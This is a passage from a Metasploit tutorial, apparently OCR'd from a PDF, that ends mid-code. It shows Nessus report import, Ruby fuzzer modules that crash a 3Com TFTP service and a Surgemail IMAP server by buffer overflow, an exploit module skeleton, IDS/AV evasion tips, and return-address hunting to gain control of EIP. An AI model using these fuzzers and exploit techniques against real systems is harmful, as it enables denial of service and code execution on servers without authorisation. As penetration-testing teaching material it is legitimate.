[*]         Get a list of hosts from the report:
nessus_report_hosts report id
msf > nessus_report_get
[*] Usage:
[*]        nessus_report_get report id
[*]        use nessus_report_list to list all available reports for
importing
msf > nessus_report_get 9d337e9b-82c7-89a1-a194-
4ef154b82f624de2444e6ad18a1f
[*] importing 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
msf >
```

With the report imported, we can list the hosts and vulnerabilities just as we could when importing a report manually.

```
msf > db_hosts -c address,vulns

Hosts
=====
```

```
address         vulns
-------         -----
192.168.1.161   33

msf > db_vulns
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=3389
proto=tcp name=NSS-10940 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=1900
proto=udp name=NSS-35713 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=1030
proto=tcp name=NSS-22319 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NSS-10396 refs=
[*] Time: 2010-09-28 01:51:38 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NSS-10860 refs=CVE-2000-1200,BID-959,OSVDB-714
[*] Time: 2010-09-28 01:51:38 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NSS-10859 refs=CVE-2000-1200,BID-959,OSVDB-715
[*] Time: 2010-09-28 01:51:39 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NSS-18502 refs=CVE-2005-1206,BID-13942,IAVA-2005-t-0019
[*] Time: 2010-09-28 01:51:40 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NSS-20928 refs=CVE-2006-0013,BID-16636,OSVDB-23134
[*] Time: 2010-09-28 01:51:41 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NSS-35362 refs=CVE-2008-4834,BID-31179,OSVDB-48153
[*] Time: 2010-09-28 01:51:41 UTC Vuln: host=192.168.1.161
...snip...
```

06 - Writing A Simple Fuzzer

Fuzzers are tools used by security professionals to provide invalid and unexpected data to the inputs of a program. Typical fuzzers test an application for buffer overflows, format string, directory traversal attacks, command execution vulnerabilities, SQL Injection, XSS and more. Because Metasploit provides a very complete set of libraries to security professionals for many network protocols and data manipulations, the framework is a good candidate for quick development of simple fuzzers.

Rex::Text module provides lots of handy methods for dealing with text like:

- Buffer conversion
- Encoding (html, url, etc)
- Checksumming
- Random string generation

The last point is obviously extremely helpful in writing simple fuzzers. For more information, refer to the API documentation at http://metasploit.com/documents/api/rex/classes/Rex/Text.html. Here are some of the functions that you can find in Rex::Text :

```
root@bt4:~/docs# grep "def self.rand"
/pentest/exploits/framework3/lib/rex/text.rb
def self.rand_char(bad, chars = AllChars)
def self.rand_base(len, bad, *foo)
def self.rand_text(len, bad='', chars = AllChars)
def self.rand_text_alpha(len, bad='')
def self.rand_text_alpha_lower(len, bad='')
def self.rand_text_alpha_upper(len, bad='')
def self.rand_text_alphanumeric(len, bad='')
def self.rand_text_numeric(len, bad='')
def self.rand_text_english(len, bad='')
def self.rand_text_highascii(len, bad='')
def self.randomize_space(str)
def self.rand_hostname
def self.rand_state()
```


Simple TFTP Fuzzer

One of the most powerful aspects of Metasploit is how easy it is to make changes and create new functionality by reusing existing code. For instance, as this very simple fuzzer code demonstrates, you can make a few minor modifications to an existing Metasploit module to create a fuzzer module. The changes will pass ever-increasing lengths to the transport mode value to the 3Com TFTP Service for Windows, resulting in an overwrite of EIP.

```
#Metasploit

require 'msf/core'
class Metasploit3 < Msf::Auxiliary
        include Msf::Auxiliary::Scanner
        def initialize
                super(
```

```
                        'Name'           => '3Com TFTP Fuzzer',
                        'Version'        => '$Revision: 1 $',
                        'Description'    => '3Com TFTP Fuzzer Passes Overly
Long Transport Mode String',
                        'Author'         => 'Your name here',
                        'License'        => MSF_LICENSE
                )
                register_options( [
                Opt::RPORT(69)
                ], self.class)
        end
        def run host(ip)
                # Create an unbound UDP socket
                udp_sock = Rex::Socket::Udp.create(
                        'Context'   =>
                                {
                                        'Msf'        => framework,
                                        'MsfExploit' => self,
                                }
                )
                count = 10  # Set an initial count
                while count < 2000  # While the count is under 2000 run
                        evil = "A" * count  # Set a number of "A"s equal to
count
                        pkt = "\x00\x02" + "\x41" + "\x00" + evil + "\x00"
# Define the payload
                        udp_sock.sendto(pkt, ip, datastore['RPORT'])  #
Send the packet
                        print_status("Sending: #{evil}")  # Status update
                        resp = udp_sock.get(1)  # Capture the response
                        count += 10  # Increase count by 10, and loop
                end
        end
end
```

Pretty straight forward. Lets run it and see what happens.



And we have a crash! The fuzzer is working as expected. While this may seem simple on the surface, one thing to consider is the reusable code that this provides us. In our example, the payload structure was defined for us, saving us time, and allowing us to get directly to the fuzzing rather than researching the protocol. This is extremely powerful, and is a hidden benefit of the framework.

Simple IMAP Fuzzer

During a host reconnaissance session we discovered an IMAP Mail server which is known to be vulnerable to a buffer overflow attack (Surgemail 3.8k4-4). We found an advisory for the vulnerability but can't find any working exploits in the Metasploit database nor on the internet. We then decide to write our own exploit starting with a simple IMAP fuzzer.

From the advisory we do know that the vulnerable command is IMAP LIST and you need valid credentials to exploit the application. As we've previously seen, the big "library arsenal" present in MSF can help us to quickly script any network protocol and the IMAP protocol is not an exception. Including Msf::Exploit::Remote::Imap will save us a lot of time. In fact, connecting to the IMAP server and performing the authentication steps required to fuzz the vulnerable command, is just a matter of a single line command line! Here is the code for the IMAP LIST fuzzer:

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##
```

```
require 'msf/core'


class Metasploit3 < Msf::Auxiliary

    include Msf::Exploit::Remote::Imap
    include Msf::Auxiliary::Dos

    def initialize
        super(
            'Name'           => 'Simple IMAP Fuzzer',
            'Description'    => %q{
                                   An example of how to build a simple IMAP
fuzzer.
                                   Account IMAP credentials are required in
this fuzzer.
                        },
            'Author'         => [ 'ryujin' ],
            'License'        => MSF_LICENSE,
            'Version'        => '$Revision: 1 $'
        )
    end

    def fuzz_str()
        return Rex::Text.rand_text_alphanumeric(rand(1024))
    end

    def run()
        srand(0)
        while (true)
            connected = connect_login()
            if not connected
                print_status("Host is not responding - this is G00D ;)")
                break
            end
            print_status("Generating fuzzed data...")
            fuzzed = fuzz_str()
            print_status("Sending fuzzed data, buffer length = %d" %
fuzzed.length)
            req = '0002 LIST () "/' + fuzzed + '" "PWNED"' + "\r\n"
            print status(req)
            res = raw_send_recv(req)
                if !res.nil?
            print_status(res)
                else
                    print_status("Server crashed, no response")
                    break
                end
            disconnect()
        end
    end
end
```

Overiding the run() method, our code will be executed each time the user calls "run" from msfconsole. In the while loop within run(), we connect to the IMAP server and authenticate through the function connect_login() imported from Msf::Exploit::Remote::Imap. We then call the function

fuzz_str() which generates a variable size alphanumeric buffer that is going to be sent as an argument of the LIST IMAP command through the raw_send_recv function. We save the above file in the auxiliary/dos/windows/imap/ subdirectory and load it from msfconsole as it follows:


```
msf > use auxiliary/dos/windows/imap/fuzz_imap
msf auxiliary(fuzz_imap) > show options

Module options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   IMAPPASS                   no        The password for the specified
username
   IMAPUSER                   no        The username to authenticate as
   RHOST                      yes       The target address
   RPORT     143              yes       The target port

msf auxiliary(fuzz_imap) > set RHOST 172.16.30.7
RHOST => 172.16.30.7
msf auxiliary(fuzz_imap) > set IMAPUSER test
IMAPUSER => test
msf auxiliary(fuzz_imap) > set IMAPPASS test
IMAPPASS => test
```

We are now ready to fuzz the vulnerable IMAP server. We attach the surgemail.exe process from ImmunityDebugger and start our fuzzing session:

```
msf auxiliary(fuzz_imap) > run

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 684
[*] 0002 LIST () /"v1AD7DnJTVykXGYYM6BmnXL[...]" "PWNED"

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 225
[*] 0002 LIST () /"lLdnxGBPh1AWt57pCvAZfiL[...]" "PWNED"

[*] 0002 OK LIST completed

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1007
[*] 0002 LIST () /"FzwJjIcL16vW4PXDPpJV[...]gaDm" "PWNED"

[*]
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
```

```
[*] Host is not responding - this is G00D ;)
[*] Auxiliary module execution completed
```

MSF tells us that the IMAP server has probably crashed and ImmunityDebugger confirms it as seen in the following image:



07 - Exploit Development

Next, we are going to cover one of the most well known and popular aspects of the framework, exploit development. In this section, we are going to show how utilizing the framework for exploit development allows you to concentrate on what is unique about the exploit, and makes other matters such as payload, encoding, nop generation, and so on just a matter of infrastructure.

Due to the sheer number of exploits currently available in Metasploit, there is a very good chance that there is already a module that you can simply edit for your own purposes during exploit development. To make exploit development easier, Metasploit includes a sample exploit that you can modify. You can find it under 'documentation/samples/modules/exploits/'.

Metasploit Exploit Design Goals

When writing exploits to be used in the Metasploit Framework, your design goals should be minimalist.

- Offload as much work as possible to the Framework.
- Make use of, and rely on, the Rex protocol libraries.
- Make heavy use of the available mixins.

Just as important as minimal design, exploits should (must) be reliable.

- Any BadChars declared must be 100% accurate.
- Ensure that Payload->Space is the maximum reliable value.
- The little details in exploit development matter the most.

Exploits should make use of randomness whenever possible. Randomization assists with IDS, IPS, and AV evasion and also serves as an excellent reliability test.

- When generating padding, use Rex::Text.rand_text_* (rand_text_alpha, rand_text_alphanumeric, etc).
- Randomize all payloads by using encoders.
- If possible, randomize the encoder stub.
- Randomize nops too.

Just as important as functionality, exploits should be readable as well.

- All Metasploit modules have a consistent structure with hard-tab indents.
- Fancy code is harder to maintain, anyway.
- Mixins provide consistent option names across the Framework.

Lastly, exploits should be useful.

- Proof of concepts should be written as Auxiliary DoS modules, not as exploits.
- The final exploit reliability must be high.
- Target lists should be inclusive.

Metasploit Exploit Format

The format of an Exploit in Metasploit is similar to that of an Auxiliary but there are more fields.

- There is always a Payload information block. An Exploit without a Payload is simply an Auxiliary module.
- A listing of available Targets is outlined.
- Instead of defining run(), exploit() and check() are used.

Exploit Skeleton

```
class Metasploit3 < Msf::Exploit::Remote


      include Msf::Exploit::Remote::TCP

      def initialize
           super(
               'Name'          => 'Simplified Exploit Module',
               'Description'   => 'This module sends a payload',
               'Author'        => 'My Name Here',
               'Payload'       => {'Space' => 1024, 'BadChars' => "\x00"},
               'Targets'       => [ ['Automatic', {} ] ],
               'Platform'      => 'win',
           )
           register_options( [
               Opt::RPORT(12345)
           ], self.class)
      end

      # Connect to port, send the payload, handle it, disconnect
      def exploit
           connect()
           sock.put(payload.encoded)
           handler()
           disconnect()
      end
end
```

Defining Vulnerability Tests

Although it is rarely implemented, a method called check() should be defined in your exploit modules whenever possible.

- The check() method verifies all options except for payloads.
- The purpose of doing the check is to determine is the target is vulnerable or not.
- Returns a defined Check value.

The return values for check() are:

- CheckCode::Safe - not exploitable
- CheckCode::Detected - service detected
- CheckCode::Appears - vulnerable version
- CheckCode::Vulnerable - confirmed
- CheckCode::Unsupported - check is not supported for this module.

Sample check() Method

```
def check

     # connect to get the FTP banner
     connect

     # disconnect since have cached it as self.banner
     disconnect

     case banner
          when /Serv-U FTP Server v4\.1/
               print_status('Found version 4.1.0.3, exploitable')
               return Exploit::CheckCode::Vulnerable

          when /Serv-U FTP Server/
               print_status('Found an unknown version, try it!');
               return Exploit::CheckCode::Detected

          else
               print_status('We could not recognize the server banner')
               return Exploit::CheckCode::Safe
     end

     return Exploit::CheckCode::Safe
end
```

Metasploit Exploit Mixins

Exploit::Remote::Tcp

Code:

```
lib/msf/core/exploit/tcp.rb
```

Provides TCP options and methods.

- Defines RHOST, RPORT, ConnectTimeout
- Provides connect(), disconnect()
- Creates self.sock as the global socket
- Offers SSL, Proxies, CPORT, CHOST
- Evasion via small segment sends
- Exposes user options as methods - rhost() rport() ssl()

Exploit::Remote::DCERPC

Code:

```
lib/msf/core/exploit/dcerpc.rb
```

Inherits from the TCP mixin and has the following methods and options:

- dcerpc_handle()
- dcerpc_bind()
- dcerpc_call()

- Supports IPS evasion methods with multi-context BIND requests and fragmented DCERPC calls

Exploit::Remote::SMB

Code:

```
lib/msf/core/exploit/smb.rb
```

Inherits from the TCP mixin and provides the following methods and options:

- smb_login()
- smb_create()
- smb_peer_os()
- Provides the Options of SMBUser, SMBPass, and SMBDomain
- Exposes IPS evasion methods such as: SMB::pipe_evasion, SMB::pad_data_level, SMB::file_data_level

Exploit::Remote::BruteTargets

There are 2 source files of interest.

Code:

```
lib/msf/core/exploit/brutetargets.rb
```

Overloads the exploit() method.'

- Calls exploit_target(target) for each Target
- Handy for easy target iteration

Code:

```
lib/msf/core/exploit/brute.rb
```

Overloads the exploit method.

- Calls brute_exploit() for each stepping
- Easily brute force and address range

The mixins listed above are just the tip of the iceberg as there are many more at your disposal when creating exploits. Some of the more interesting ones are:

- Capture - sniff network packets
- Lorcon - send raw WiFi frames
- MSSQL - talk to Microsoft SQL servers
- KernelMode - exploit kernel bugs
- SEH - structured exception handling
- NDMP - the network backup protocol
- EggHunter - memory search
- FTP - talk to FTP servers
- FTPServer - create FTP servers

Metasploit Exploit Targets

Exploits define a list of targets that includes a name, number, and options. Targets are specified by number when launched.

```
'Targets' =>
          [
                # Windows 2000 - TARGET = 0
                [
                      'Windows 2000 English',
                      {
                            'Rets' => [ 0x773242e0 ],
                      },
                ],
                # Windows XP - TARGET = 1
                [
                      'Windows XP English',
                      {
                            'Rets' => [ 0x7449bf1a ],
                      },
                ],
          ],
'DefaultTarget' => 0))
```

Target Options Block

The options block within the target section is nearly free-form although there are some special option names.

- 'Ret' is short-cutted as target.ret()
- 'Payload' overloads the exploits info block

Options are where you store target data. For example:

- The return address for a Windows 2000 target
- 500 bytes of padding need to be added for Windows XP targets
- Windows Vista NX bypass address

Accessing Target Information

The 'target' object inside the exploit is the users selected target and is accessed in the exploit as a hash.

- target['padcount']
- target['Rets'][0]
- target['Payload']['BadChars']
- target['opnum']

Adding and Fixing Exploit Targets

Sometimes you need new targets because a particular language pack changes addresses, a different version of the software is available, or the addresses are shifted due to hooks. Adding a new target only requires 3 steps.

- Determine the type of return address you require. This could be a simple 'jmp esp', a jump to a specific register, or a 'pop/pop/ret'. Comments in the exploit code can help you determine what is required.
- Obtain a copy of the target binaries
- Use msfpescan to locate a suitable return address

If the exploit code doesn't explicitly tell you what type of return address is required but is good enough to tell you the dll name for the existing exploit, you can find out what type of return address you are looking for. Consider the following example that provides a return address for a Windows 2000 SP0-SP4 target.

```
'Windows 2000 SP0-SP4',
{
          'Ret'          => 0x767a38f6,  # umpnpmgr.dll
}
```

To find out what type of return address the exploit currently uses, we just need to find a copy of umpnpmgr.dll from a Windows 2000 machine machine and run msfpescan with the provided address to determine the return type. In the example below, we can see that this exploit requires a pop/pop/ret.

```
root@bt4:/pentest/exploits/framework3# ./msfpescan -D -a 0x767a38f6
win2000sp4.umpnpmgr.dll
[win200sp4.umpnpmgr.dll]
0x767a38f6 5f5ec3558bec6aff68003c7a7668e427
00000000 5F                pop edi
00000001 5E                pop esi
00000002 C3                ret
00000003 55                push ebp
00000004 8BEC              mov ebp,esp
00000006 6AFF              push byte -0x1
00000008 68003C7A76        push 0x767a3c00
0000000D 68                db 0x68
0000000E E427              in al,0x27
```

Now, we just need to grab a copy of the target dll and use msfpescan to find a usable pop/pop/ret address for us.

```
root@bt4:/pentest/exploits/framework3# ./msfpescan -p targetos.umpnpmgr.dll
[targetos.umpnpmgr.dll]
0x79001567 pop eax; pop esi; ret
0x79011e0b pop eax; pop esi; retn 0x0008
0x79012749 pop esi; pop ebp; retn 0x0010
0x7901285c pop edi; pop esi; retn 0x0004
```

Now that we've found a suitable return address, we add our new target to the exploit.

```
'Windows 2000 SP0-SP4 Russian Language',
{
          'Ret'          => 0x7901285c,  # umpnpmgr.dll
}
```

Metasploit Exploit Payloads

Select an encoder:

- Must not touch certain registers
- Must be under the max size
- Must avoid BadChars
- Encoders are ranked

Select a nop generator:

- Tries the most random one first
- Nops are also ranked

Encoding Example

- The defined Payload Space is 900 bytes
- The Payload is 300 bytes long
- The Encoder stub adds another 40 bytes to the payload
- The Nops will then fill in the remaining 560 bytes bringing the final payload.encoded size to 900 bytes
- The nop padding can be avoided by adding 'DisableNops' => true to the exploit

Payload Block Options

As is the case for most things in the Framework, payloads can be tweaked by exploits.

- 'StackAdjustment' prefixes "sub esp" code
- 'MinNops', 'MaxNops', 'DisableNops'
- 'Prefix' places data before the payload
- 'PrefixEncoder' places it before the stub


These options can also go into the Targets block, allowing for different BadChars for targets and allows Targets to hit different architectures and OS.

Making Something Go Boom

Previously we looked at fuzzing an IMAP server in the Simple IMAP Fuzzer section. At the end of that effort we found that we could overwrite EIP, making ESP the only register pointing to a memory location under our control (4 bytes after our return address). We can go ahead and rebuild our buffer (fuzzed = "A"*1004 + "B"*4 + "C"*4) to confirm that the execution flow is redirectable through a JMP ESP address as a ret.

```
msf auxiliary(fuzz_imap) > run

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1012
[*] 0002 LIST () /"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]BBBBCCCC" "PWNED"
[*] Connecting to IMAP server 172.16.30.7:143...
```

```
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] It seems that host is not responding anymore and this is G00D ;)
[*] Auxiliary module execution completed
msf auxiliary(fuzz_imap) >
```



Controlling Execution Flow

We now need to determine the correct offset in order get code execution. Fortunately, Metasploit comes to the rescue with two very useful utilities: pattern_create.rb and pattern_offset.rb. Both of these scripts are located in Metasploit's 'tools' directory. By running pattern_create.rb , the script will generate a string composed of unique patterns that we can use to replace our sequence of 'A's.

```
root@bt4:~# /pentest/exploits/framework3/tools/pattern_create.rb 11000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5...
```

After we have successfully overwritten EIP or SEH (or whatever register you are aiming for), we must take note of the value contained in the register and feed this value to pattern_offset.rb to determine at which point in the random string the value appears.


Rather than calling the command line pattern_create.rb, we will call the underlying API directly from our fuzzer using the Rex::Text.pattern_create(). If we look at the source, we can see how this function is called.

```
 def self.pattern_create(length, sets = [ UpperAlpha, LowerAlpha, Numerals
])
        buf = ''
        idx = 0
        offsets = []
        sets.length.times { offsets << 0 }
        until buf.length >= length
                begin
